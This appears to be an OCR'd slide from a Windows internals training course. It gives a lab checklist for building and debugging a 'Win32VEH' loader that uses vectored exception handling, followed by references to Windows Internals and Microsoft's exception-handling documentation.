


LAB – Vectored Exception Handling

Checklist

- Build, run, and debug **Win32VEH** loader (see workbooks in **Bonus Chapter 5**)
- Follow the workbook steps for guided setup and validation
- Stuck building? Switch to the provided **_Solution** build to debug
- Use the included Visual Studio PoC project from the shared materials

LAB – Win32VEH



Resources & References

- Windows Internals Part 2 – Mark Russinovich, David Solomon, and Alex Ionescu Comprehensive guide to Windows architecture, processes, threads, and memory management.
  - Exception dispatching (pp. 85–91)
- https://learn.microsoft.com/en-us/windows/win32/debug/structured-exception-handling
- https://learn.microsoft.com/en-us/windows/win32/debug/about-structured-exception-handling
- https://learn.microsoft.com/en-us/windows/win32/debug/exception-handling
- https://learn.microsoft.com/en-us/windows/win32/debug/exception-dispatching
- https://learn.microsoft.com/en-us/windows/win32/debug/debugger-exception-handling
- https://learn.microsoft.com/en-us/windows/win32/debug/frame-based-exception-handling